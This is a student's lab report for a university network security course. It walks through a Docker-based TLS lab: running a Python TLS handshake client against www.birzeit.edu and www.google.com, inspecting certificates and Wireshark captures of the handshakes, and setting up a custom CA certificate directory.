



## Faculty of Engineering and Technology

### Master of Software Engineering (SWEN)

**MSCE6342: NETWORK SECURITY PROTOCOLS**

**Second Semester 2021/2022**

**Student name:** Zaina S. Abuabed

**Instructor name:** Dr. Ahmad S. Alsadeh

#### Transport Layer Security (TLS) Lab

##### 1. Lab setup:

**Step1:** apply docker-compose build command to create the required containers for TLS lab. This command must be executed from the directory that contains the .yml file.


A screenshot of a Linux desktop environment. At the top, there is a dark menu bar with icons for Home, Desktop, TLS, and Labsetup. Below the menu bar is a file browser window showing a folder named 'volumes' and a file named 'docker-compose.yml'. In the bottom right corner, there is a terminal window titled 'zaina@VM: ~.../Labsetup'. The terminal shows the command 'docker-compose build' being typed, with the date '[05/30/22]' preceding it.

**Step2:** starting the containers using dcup command. Note that the three containers are started : client, server, and mitm-proxy.

A screenshot of a terminal window titled 'zaina@VM: ~.../Labsetup'. The terminal shows the command 'dcup' being run, with the date '[05/30/22]' preceding it. The output of the command includes a warning about orphan containers, followed by the start of three containers: 'client-10.9.0.5', 'mitm-proxy-10.9.0.143', and 'server-10.9.0.43'. The status of each container is shown as 'done'. The terminal ends with the message 'Attaching to mitm-proxy-10.9.0.143, client-10.9.0.5, server-10.9.0.43'.

## 2. Task 1: TLS Client

This task is performed using the client container. So, we run the container terminal using docksh with the id of the client container.



```
[05/30/22] zaina@VM:~/.../Labsetup$ dockps
b09bbcef430b  server-10.9.0.43
3bd3b890a9c6  mitm-proxy-10.9.0.143
053feceafe80  client-10.9.0.5
[05/30/22] zaina@VM:~/.../Labsetup$ docksh 05
root@053feceafe80:/#
```

### Task 1.a: TLS handshake

**Step 1:** run handshake.py code that demonstrate handshake over TLS. We provide [www.birzeit.edu](http://www.birzeit.edu) as hostname for the server that we want to connect to. Here is the code:

---

```
1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import sys
5 import pprint
6 hostname = sys.argv[1]
7 port = 443
8 cadir = '/etc/ssl/certs'
9 # Set up the TLS context
10 context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT) # For Ubuntu 20.04 VM
11 context.load_verify_locations(capath=cadir)
12 context.verify_mode = ssl.CERT_REQUIRED
13 context.check_hostname = True
14 # Create TCP connection
15 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
16 sock.connect((hostname, port))
17 input("After making TCP connection. Press any key to continue ...")
18 # Add the TLS
19 ssock = context.wrap_socket(sock, server_hostname=hostname, do_handshake_on_connect=False)
20 ssock.do_handshake() # Start the handshake
21 print("==> Cipher used: {}".format(ssock.cipher()))
22 print("==> Server hostname: {}".format(ssock.server_hostname))
23 print("==> Server certificate:")
24 pprint.pprint(ssock.getpeercert())
25 pprint.pprint(context.get_ca_certs())
26 input("After TLS handshake. Press any key to continue ...")
27 # Close the TLS Connection
28 ssock.shutdown(socket.SHUT_RDWR)
29 ssock.close()
```

```
[05/30/22] zaina@VM:~/.../Labsetup$ docksh 05
root@053feceafe80:/# cd volumes
root@053feceafe80:/volumes# python3 handshake.py www.birzeit.edu
After making TCP connection. Press any key to continue ...
==> Cipher used: ('TLS AES 256 GCM SHA384', 'TLSv1.3', 256) The used cipher
==> Server hostname: www.birzeit.edu Server hostname
==> Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCA-3.crl',
                          'http://crl4.digicert.com/CloudflareIncECCA-3.crl'),
 'issuer': (((('countryName', 'US'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'Cloudflare Inc ECC CA-3'))),
            'notAfter': 'Oct 31 23:59:59 2022 GMT',
            'notBefore': 'Nov 1 00:00:00 2021 GMT',
            'serialNumber': '0DF427060032613AA155F17C17579BC0',
            'subject': (((('countryName', 'US'),),
                         (('stateOrProvinceName', 'California'),),
                         (('localityName', 'San Francisco'),),
                         (('organizationName', 'Cloudflare, Inc.'),),
                         (('commonName', 'sni.cloudflaressl.com'))),
            'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                              ('DNS', 'www.birzeit.edu')),
            'version': 3}
[{'issuer': (((('countryName', 'IE'),),
              (('organizationName', 'Baltimore'),),
              (('organizationalUnitName', 'CyberTrust'),),
              (('commonName', 'Baltimore CyberTrust Root'))),
             'notAfter': 'May 12 23:59:00 2025 GMT',
             'notBefore': 'May 12 18:46:00 2000 GMT',
             'serialNumber': '020000B9',
             'subject': (((('countryName', 'IE'),),
                           (('organizationName', 'Baltimore'),),
                           (('organizationalUnitName', 'CyberTrust'),),
                           (('commonName', 'Baltimore CyberTrust Root'))),
            'version': 3}]
After TLS handshake. Press any key to continue ...
root@053feceafe80:/volumes# cd ..
```

→ Q1: What is the cipher used between the client and the server?

```
==> Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
```

TLS 1.3 cipher suite only has two ciphers: Bulk data encryption and the MAC algorithm. How is it more secure if it uses two rather than four? It's because there's no need to display the type of key exchange algorithm and, by extension, authentication algorithm, as there is only one accepted type of key exchange algorithm, which is the ephemeral Diffie-Hellman method.

→ Q2: Please print out the server certificate in the program.

```
==> Server certificate:
{'OCSP': ('http://ocsp.digicert.com',),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCA-3.crt',),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCA-3.crl',
                          'http://crl4.digicert.com/CloudflareIncECCA-3.crl'),
 'issuer': (((('countryName', 'US'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'Cloudflare Inc ECC CA-3'))),
            'notAfter': 'Oct 31 23:59:59 2022 GMT',
            'notBefore': 'Nov 1 00:00:00 2021 GMT',
            'serialNumber': '0DF427060032613AA155F17C17579BC0',
            'subject': (((('countryName', 'US'),),
                         (('stateOrProvinceName', 'California'),),
                         (('localityName', 'San Francisco'),),
                         (('organizationName', 'Cloudflare, Inc.'),),
                         (('commonName', 'sni.cloudflaressl.com'))),
            'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                              ('DNS', 'www.birzeit.edu')),
            'version': 3}
```

→ Q3: Explain the purpose of /etc/ssl/certs.

For systems that use OpenSSL, /etc/ssl/certs seems to be the standard location for all trusted SSL root CA certificates , which are used to verify the validity of the certificate sent back by the server when establishing a TLS connection. Accordingly, the best place to put your SSL keys and certs that you've created that is recommended on a Linux machine is the /etc/ssl/certs/ directory.

```

zaina@VM: ~
root@053feceafe80:/etc/ssl/certs# ls
02265526.0 4bf71bd9b.0 d4dae3dd.0
03179a64.0 4bfab552.0 d6325660.0
062cdeef.0 4f316efb.0 d7e8dc79.0
064ea9a9.0 5273a94c.0 d853d49e.0
06dc52d5.0 5443e9e3.0 d887a5bb.0
08091lac.0 54657681.0 dc4d6a89.0
09789157.0 57bcb2da.0 dd8e9d41.0
0a775a30.0 5a4d6896.0 de6d66f3.0
0b1b94ef.0 5ad8a5d6.0 e-Szigno_Root_CA_2017.pem
0b0f05006.0 5cd81ad7.0 e113c810.0
0c4c9b6c.0 5d3033c5.0 e18bf8b3.0
0f5dc4f3.0 5e98733a.0 e2799e36.0
0f6fa695.0 5f15c8cc.0 e36a6752.0
1001ac77.0 5f618aec.0 e73d606e.0
106f3e4d.0 60798667.0 e868ba02.0
116bf586.0 626dccef.0 e8de2f56.0
14bc7599.0 653b494a.0 ePKI_Root_Certification_Authority.pem
16360908.0 68d7f389.0 ee64a828.0
188564ac.0 6b99d060.0 eed8c118.0
1d3472b9.0 6d41d539.0 ef9544ae.0
1e08bfdf1.0 6fa5d56.0 emSign_ECC_Root_CA_-C3.pem
1e09d511.0 706f604c.0 emSign_ECC_Root_CA_-G3.pem
244b5494.0 749e9e03.0 emSign_Root_CA_-C1.pem
2923b3f9.0 75d1b2ed.0 emSign_Root_CA_-G1.pem
2aae6433e.0 76cb8f92.0 f081611a.0
2b349938.0 76fafc0.0 f0c708d.0
2c543cd1.0 7719f463.0 f249de83.0
2e4eed3c.0 773e07ad.0 f30dd6ad.0
2e5ac55d.0 7aaef71c0.0 f3377b1b.0
32888f65.0 7db038bd.0 f387163d.0
349f2832.0 7f3d5d1d.0 ba89ed3b.0
3513523f.0 816b096c.0 bf53fb88.0
3bde41ac.0 8867006a.0 c01cdfa2.0
3e44d2f7.0 8cb5e0ff.0 c01eb647.0
3e45d192.0 8d86cd01.0 c089bbbd.0
40193066.0 8d89cd1.0 c28a8a30.0
4042bcee.0 930ac5d2.0 c47d9980.0
ca6e4ad9.0 93bc0acc.0 ca-certificates.crt

Microsoft_ECC_Root_Certificate_Authority_2017.pem
Microsoft_RSA_Root_Certificate_Authority_2017.pem
NetLock_Arany_=Class_Gold_=F'$'\305\221\''tan'\``\$'\303\272\``\$'\303\255\``tv'\``\$'\303\241\``ny.pem'
Network_Solutions_Certificate_Authority.pem
OISTE_WISEkey_Global_Root_GB_CA.pem
OISTE_WISEkey_Global_Root_GC_CA.pem
QuoVadis_Root_CA.pem
QuoVadis_Root_CA_1_G3.pem
QuoVadis_Root_CA_2.pem
QuoVadis_Root_CA_2_G3.pem
QuoVadis_Root_CA_3.pem
QuoVadis_Root_CA_3_G3.pem
SSL.com_EV_Root_Certification_Authority_ECC.pem
SSL.com_EV_Root_Certification_Authority_RSA_R2.pem
SSL.com_Root_Certification_Authority_ECC.pem
SSL.com_Root_Certification_Authority_RSA.pem
S2AFIR_ROOT_CA.pem
SecureSign_RootCall.pem
SecureTrust_CA.pem
Secure_Global_CA.pem
Security_Communication_RootCA2.pem
Security_Communication_Root_CA.pem
Sonera_Class_2_Root_CA.pem
Staat_der_Nederlanden_EV_Root_CA.pem
Staat_der_Nederlanden_Root_CA_-G3.pem
Starfield_Class_2_CA.pem
Starfield_Root_Certificate_Authority_-G2.pem
Starfield_Services_Root_Certificate_Authority_-G2.pem
SwissSign_Gold_CA_-G2.pem
SwissSign_Silver_CA_-G2.pem
T_TeleSec_GlobalRoot_Class_2.pem
T_TeleSec_GlobalRoot_Class_3.pem

Trustis_FPS_Root_CA.pem
Trustwave_Global_Certification_Authority.pem
Trustwave_Global_ECC_P256_Certification_Authority.pem
Trustwave_Global_ECC_P384_Certification_Authority.pem
UCA_Extended_Validation_Root.pem
UCA_Global_G2_Root.pem
USERTrust_ECC_Certification_Authority.pem
USERTrust_RSA_Certification_Authority.pem
VeriSign_Class_3_Public_Primary_Certification_Authority_-G4.pem
VeriSign_Class_3_Public_Primary_Certification_Authority_-G5.pem
VeriSign_Universal_Root_Certification_Authority.pem
XRamp_Global_CA_Root.pem
a3418fda.0
a94d09e5.0
ad088e1d.0
aeef10d.0
b0e59380.0
b1159c4c.0
b204d74a.0
b66938e9.0
b727095e.0
b7a5b843.0

```

→ Q4: Use Wireshark to capture the network traffics during the execution of the program, and explain your observation. In particular, explain which step triggers the TCP handshake, and which step triggers the TLS handshake. Explain the relationship between the TLS handshake and the TCP handshake.

From 1-6 request and get the ip address for the domain name [www.birzeit.edu](http://www.birzeit.edu) using DNS (request and response)

[SEED Labs] wsbirzeit.pcapng

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-05-30. 10.9.0.5		192.168.8.1	DNS	77	Standard query 0xf5ab A www.birzeit.edu
2	2022-05-30. 10.9.0.5		192.168.8.1	DNS	77	Standard query 0xf5ab A www.birzeit.edu
3	2022-05-30. 10.0.2.4		192.168.8.1	DNS	77	Standard query 0xf5ab A www.birzeit.edu
4	2022-05-30. 192.168.8.1		10.0.2.4	DNS	125	Standard query response 0xf5ab A www.birzeit.edu A 104.22.9.107 A 172.67.38.1...
5	2022-05-30. 192.168.8.1		10.9.0.5	DNS	125	Standard query response 0xf5ab A www.birzeit.edu A 104.22.9.107 A 172.67.38.1...
6	2022-05-30. 192.168.8.1		10.9.0.5	DNS	125	Standard query response 0xf5ab A www.birzeit.edu A 104.22.9.107 A 172.67.38.1...
7	2022-05-30. 10.9.0.5		104.22.9.107	TCP	76	50922 -> 443 [SYN] Seq=3768709538 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1...

Domain Name System (response)

- ▶ Transaction ID: 0xf5ab
- ▶ Flags: 0x8100 Standard query response, No error
- ▶ Questions: 1
- ▶ Answer RRs: 3
- ▶ Authority RRs: 0
- ▶ Additional RRs: 0
- ▶ Queries
- ▶ Answers
  - ▶ www.birzeit.edu: type A, class IN, addr 104.22.9.107
  - ▶ www.birzeit.edu: type A, class IN, addr 172.67.38.181
  - ▶ www.birzeit.edu: type A, class IN, addr 104.22.8.107

[Retransmitted response. Original response in: 5]  
[Retransmission: True]

0020 0a 09 00 05 00 35 bb 56 00 59 08 d9 f5 ab 81 00 ... 5-V Y...  
0030 00 01 00 00 00 00 00 00 03 77 77 77 97 62 69 72 ....., www.bir...  
0040 7a 65 69 74 03 65 64 75 00 00 01 00 01 c0 0c 00 ....., zeit.edu...  
0050 01 00 01 00 00 01 2c 00 04 68 16 09 b6 c0 0c 00 ....., h-k...  
0060 01 00 01 00 00 01 2c 00 04 ac 43 26 b5 c0 0c 00 ....., C&...  
0078 01 00 01 00 00 01 2c 00 04 68 16 08 b6 ....., h-k...

The TLS handshake happens after the TCP handshake. For the TCP or for the transport layer, everything in the TLS handshake is just application data. Once the TCP handshake is completed the TLS layer will initiate the TLS handshake. The *Client Hello* is the first message in the TLS handshake from the client to the server.

In line 16 Client Hello message which is the first message in TLS handshake. In this message a set of cipher suits is sent to the server to negotiate about.

In 23: the server responds with Server hello message and select the cipher suit, server random, and session id.

[SEED Labs] wsbirzeit.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
14	2022-05-30 10:09:05.5	104.22.9.107	TCP	56	[TCP Dup ACK 13#1] 50922 -> 443 [ACK] Seq=3768709539 Ack=6648 ...	
15	2022-05-30 10:09:2.4	104.22.9.107	TCP	56	50922 -> 443 [ACK] Seq=3768709539 Ack=6648 Win=64240 Len=0	
16	2022-05-30 10:09:0.5	104.22.9.107	TLSv1.3	573	Client Hello	
17	2022-05-30 10:09:0.5	104.22.9.107	TCP	573	[TCP Retransmission] 50922 -> 443 [PSH, ACK] Seq=3768709539 Ack=6648 ...	
18	2022-05-30 10:09:2.4	104.22.9.107	TLSv1.3	573	Client Hello	
19	2022-05-30 104.22.9.107	10.0.2.4	TCP	62	443 -> 50922 [ACK] Seq=6648 Ack=3768710056 Win=32251 Len=0	
20	2022-05-30 104.22.9.107	10.0.0.5	TCP	56	443 -> 50922 [ACK] Seq=6648 Ack=3768710056 Win=32251 Len=0	
21	2022-05-30 104.22.9.107	10.0.0.5	TCP	56	[TCP Dup ACK 20#1] 443 -> 50922 [ACK] Seq=6648 Ack=3768710056 ...	
22	2022-05-30 104.22.9.107	10.0.2.4	TLSv1.3	1456	Server Hello, Change Cipher Spec	
23	2022-05-30 104.22.9.107	10.0.0.5	TLSv1.3	1456	Server Hello, Change Cipher Spec	
24	2022-05-30 104.22.9.107	10.0.0.5	TCP	1456	[TCP Retransmission] 443 -> 50922 [PSH, ACK] Seq=6648 Ack=3768710056 ...	
25	2022-05-30 104.22.9.107	10.0.0.5	TCP	56	50922 -> 443 [ACK] Seq=3768710056 Ack=8048 Win=63000 Len=0	
26	2022-05-30 104.22.9.107	10.0.0.5	TCP	56	[TCP Dup ACK 25#1] 50922 -> 443 [ACK] Seq=3768710056 Ack=8048 ...	
27	2022-05-30 104.22.9.107	10.0.0.5	TCP	56	[TCP Dup ACK 25#1] 50922 -> 443 [ACK] Seq=3768710056 Ack=8048 ...	
28	2022-05-30 104.22.9.107	10.0.2.4	TLSv1.3	1456	Server Hello, Change Cipher Spec	
29	2022-05-30 104.22.9.107	10.0.0.5	TLSv1.3	1456	Server Hello, Change Cipher Spec	
30	2022-05-30 104.22.9.107	10.0.0.5	TCP	1456	[TCP Retransmission] 443 -> 50922 [PSH, ACK] Seq=8048 Ack=3768710056 Win=32251 ...	

Content Type: Handshake (22)  
Version: TLS 1.2 (0x0303)  
Length: 122

- Handshake Protocol: Server Hello
  - Handshake Type: Server Hello (2)
  - Length: 118
  - Version: TLS 1.2 (0x0303)
    - Random: ff68a00994a8f5933dd4d64e477a014a741fa930356d173...
    - Session ID Length: 32
    - Session ID: 8e03e54124faf0bcd7237a0bbc1e95f4107225780224c361...
    - Cipher Suite: (TLS) AES\_256\_GCM\_SHA384 (0x1302)
  - Compression Method: null (0)

0008 73 eb 26 c3 13 02 00 00 2e 00 33 00 24 00 1d 00 s-&1... ..-3-\$...  
0009 20 4f 66 3f 5a 8e 39 8a f7 02 2d 23 ec 16 9d 62 0f?Z-9...-#-b...  
000a df a3 dc 54 0d 8d 4e 0e bd dc 61 fd d8 0b cc e6 ...-T-N...-a...  
000b 2f 00 2b 00 02 03 04 14 03 03 00 01 01 17 03 03 /+...-q-0-...  
000c 09 b1 5c 83 e7 f7 15 71 da 4f e9 7f e8 89 10 ia ..\...-q-0-...

In 28 and 29 the server certificates is sent


[SEED Labs] wsbirzeit.pcapng

No.	Time	Source	Destination	Protocol	Length	Info
22	2022-05-30 104.22.9.107	10.0.2.4	TLSv1.3	1456	Server Hello, Change Cipher Spec	
23	2022-05-30 104.22.9.107	10.0.0.5	TLSv1.3	1456	Server Hello, Change Cipher Spec	
24	2022-05-30 104.22.9.107	10.0.0.5	TCP	1456	[TCP Retransmission] 443 -> 50922 [PSH, ACK] Seq=6648 Ack=3768710056 Win=32251 ...	
25	2022-05-30 10.0.0.5	104.22.9.107	TCP	56	50922 -> 443 [ACK] Seq=3768710056 Ack=8048 Win=63000 Len=0	
26	2022-05-30 10.0.0.5	104.22.9.107	TCP	56	[TCP Dup ACK 25#1] 50922 -> 443 [ACK] Seq=3768710056 Ack=8048 Win=63000 Len=0	
27	2022-05-30 10.0.2.4	104.22.9.107	TCP	56	50922 -> 443 [ACK] Seq=3768710056 Ack=8048 Win=63000 Len=0	
28	2022-05-30 104.22.9.107	10.0.2.4	TLSv1.3	1275	Application Data	
29	2022-05-30 104.22.9.107	10.0.0.5	TLSv1.3	1275	Application Data	
30	2022-05-30 104.22.9.107	10.0.0.5	TCP	1275	[TCP Retransmission] 443 -> 50922 [PSH, ACK] Seq=8048 Ack=3768710056 Win=32251 ...	


[Timestamps]  
[Time since first frame in this TCP stream: 0.921754511 seconds]  
[Time since previous frame in this TCP stream: 0.001851176 seconds]  
TCP payload (1219 bytes)  
TCP segment data (1219 bytes)  
> [2 Reassembled TCP Segments (2486 bytes): #23(1267), #29(1219)]  
- Transport Layer Security  
TLSv1.3 Record Layer: Application Data Protocol: http-over-tls  
Opaque Type: Application Data (23)  
Version: 1.2 (0x0303)  
Length: 2481  
Encrypted Application Data: 5c83e7f1571da4fe97fe789101a409716a48aae5cd056ee...

Frame (1275 bytes) Reassembled TCP (2486 bytes)

In 38 The client sends a Change Cipher Spec message to the server, telling the server that further communication from client to server will be authenticated and encrypted.



In 40, 47, all information confirmed by both client and server. And the handshake finished



### Task 1.b: CA's Certificate:

For the chosen domain “www.birzeit.edu” , we investigate the certificate issuer information especially the common name and organization name that was printed in the previous task. Then we go to the /etc/ssl/certs directory to find the .pem file that matches the organizationalUnitName field or commonName field of the certificate sent back by the server. In our case the, the commonName field of the file corresponds to the Baltimore\_CyberTrust\_Root.pem file in the /etc/ssl/certs directory.

```
[{"issuer": (((('countryName', 'IE')),),
            (('organizationName', 'Baltimore')),,
            (('organizationalUnitName', 'CyberTrust')),,
            (('commonName', 'Baltimore CyberTrust Root'))),
 'notAfter': 'May 12 23:59:00 2025 GMT',
 'notBefore': 'May 12 18:46:00 2000 GMT',
 'serialNumber': '020000B9',
 'subject': (((('countryName', 'IE')),,
            (('organizationName', 'Baltimore')),,
            (('organizationalUnitName', 'CyberTrust')),,
            (('commonName', 'Baltimore CyberTrust Root'))),
 'version': 3}]
After TLS handshake. Press any key to continue ...
```

We copied the Baltimore\_CyberTrust\_Root.pem file from the /etc/ssl/certs directory to the newly created /client-certs folder and modify the handshake.py program to point to the new directory. Then we used the corresponding command to generate the hash value of the file and perform the soft link operation to obtain the following effect:

```
root@053feceafe80:/client-certs# cp "/etc/ssl/certs/Baltimore_CyberTrust_Root.pem" "/client-certs"
root@053feceafe80:/client-certs# ls
Baltimore CyberTrust Root.pem
root@053feceafe80:/client-certs# openssl x509 -in Baltimore_CyberTrust_Root.pem -noout -subject_hash
653b494a
root@053feceafe80:/client-certs# ln -s Baltimore_CyberTrust_Root.pem 653b494a.0
root@053feceafe80:/client-certs# ls -l
total 4
lrwxrwxrwx 1 root root 29 May 31 05:26 653b494a.0 -> Baltimore CyberTrust Root.pem
-rw-r--r-- 1 root root 1261 May 31 05:18 Baltimore CyberTrust Root.pem
root@053feceafe80:/client-certs#
```

**Copy the .pem file**

```
root@053feceafe80:/# cd client-certs
root@053feceafe80:/client-certs# ls
653b494a.0 Baltimore_CyberTrust_Root.pem
```

**Generate the hash value**

After executing handshake.py we note the cipher suit and hostname. Also, results can print out the corresponding information of the certificate, and the connection is successful.

```
zaina@VM: ~/.../Labsetup
Open ▾ /Desk
1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import sys
5 import pprint
6
7 hostname = sys.argv[1]
8 port = 443
9 cadir = '/client-certs'
10 # Set up the TLS context
11 context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT) # For Ubuntu
12 context.load_verify_locations(capath=cadir)
13 context.verify_mode = ssl.CERT_REQUIRED
14 context.check_hostname = True
15 # Create TCP connection
16 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
17 sock.connect((hostname, port))
18 input("After making TCP connection. Press any key to continue .")
19 # Add the TLS
20 ssock = context.wrap_socket(sock, server_hostname=hostname,
21                             do_handshake_on_connect=False)
22 ssock.do_handshake() # Start the handshake
23 print("==> Cipher used: {}".format(ssock.cipher()))
24 print("==> Server hostname: {}".format(ssock.server_hostname))
25 print("==> Server certificate:")
26 pprint.pprint(ssock.getpeercert())
27 pprint.pprint(context.get_ca_certs())
28 input("After TLS handshake. Press any key to continue ...")
29
30 # Close the TLS Connection
31 ssock.shutdown(socket.SHUT_RDWR)
32 ssock.close()

File "/usr/lib/python3.8/ssl.py", line 1309, in do_handshake
    self._sslobj.do_handshake()
ssl.SSLCertVerificationError: [SSL: CERTIFICATE_VERIFY_FAILED] certificate verify failed: unable to get local issuer certificate (_ssl.c:1123)
root@053feceafe80:/volumes# python3 handshake.py www.birzeit.edu
After making TCP connection. Press any key to continue ...
==> Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
==> Server hostname: www.birzeit.edu
==> Server certificate:
{'OCSP': ('http://ocsp.digicert.com'),
 'caIssuers': ('http://cacerts.digicert.com/CloudflareIncECCA-3.crt'),
 'crlDistributionPoints': ('http://crl3.digicert.com/CloudflareIncECCA-3.crl',
                          'http://crl4.digicert.com/CloudflareIncECCA-3.crl'),
 'issuer': ((('countryName', 'US'),),
            (('organizationName', 'Cloudflare, Inc.'),),
            (('commonName', 'Cloudflare Inc ECC CA-3'))),
 'notAfter': 'Oct 31 23:59:59 2022 GMT',
 'notBefore': 'Nov 1 00:00:00 2021 GMT',
 'serialNumber': '0DF427060032613AA155F17C175798C0',
 'subject': ((('countryName', 'US'),),
             (('stateOrProvinceName', 'California'),),
             (('localityName', 'San Francisco'),),
             (('organizationName', 'Cloudflare, Inc.'),),
             (('commonName', 'sni.cloudflaressl.com'))),
 'subjectAltName': (('DNS', 'sni.cloudflaressl.com'),
                   ('DNS', 'www.birzeit.edu')),
 'version': 3}
[{'issuer': ((('countryName', 'IE'),),
            (('organizationName', 'Baltimore'),),
            (('organizationalUnitName', 'CyberTrust'),),
            (('commonName', 'Baltimore CyberTrust Root'))),
 'notAfter': 'May 12 23:59:00 2025 GMT',
 'notBefore': 'May 12 18:46:00 2000 GMT',
 'serialNumber': '020000B9',
 'subject': ((('countryName', 'US'),),
             (('organizationName', 'Baltimore'),),
             (('organizationalUnitName', 'CyberTrust'),),
             (('commonName', 'Baltimore CyberTrust Root'))),
 'version': 3}]
After TLS handshake. Press any key to continue ...
```

**Additional requirement:** Please conduct this task for two different web servers that use different CA certificates. Repeating for [www.google.com](http://www.google.com)

### Step 1: do handshake

```

zaina@VM: ~/.../Labsetup
root@053feceafe80:/volumes# python3 handshake.py www.google.com
After making TCP connection.. Press any key to continue ...
==> Cipher used: ('TLS_AES_256_GCM_SHA384', 'TLSv1.3', 256)
==> Server hostname: www.google.com
==> Server certificate:
{'OCSP': ('http://ocsp.pki.google/gtslc3'), 
 'caIssuers': ('http://pki.google/repo/certs/gtslc3.der'), 
 'crlDistributionPoints': ('http://crls.pki.google/gtslc3/00vJ0NlsT2A.crl'), 
 'issuer': (((('countryName', 'US')), 
             (('organizationName', 'Google Trust Services LLC'))), 
            (('commonName', 'GTS CA 1C3'))), 
 'notAfter': 'Jul 27 17:40:04 2022 GMT', 
 'notBefore': 'May 4 17:40:05 2022 GMT', 
 'serialNumber': '5B0BF1C715E8C44912589B1FB4588EE', 
 'subject': (((('commonName', 'www.google.com'))), 
             ('subjectAltName': (('DNS', 'www.google.com'))), 
             ('version': 3)), 
 ['issuer': (((('countryName', 'US')), 
              (('organizationName', 'Google Trust Services LLC'))), 
             (('commonName', 'GTS Root R1'))), 
 'notAfter': 'Jun 22 00:00:00 2036 GMT', 
 'notBefore': 'Jun 22 00:00:00 2016 GMT', 
 'serialNumber': '6E47A9C54B470C0DECC3D089B91CF4E1', 
 'subject': (((('countryName', 'US')), 
              (('organizationName', 'Google Trust Services LLC'))), 
             (('commonName', 'GTS Root R1'))), 
             ('version': 3)])
After TLS handshake. Press any key to continue ...

```

### Step2: Copy the CA certificate to the new directory

```

root@053feceafe80:/client-certs# cp "/etc/ssl/certs/GTS_Root_R1.pem" "/client-certs"
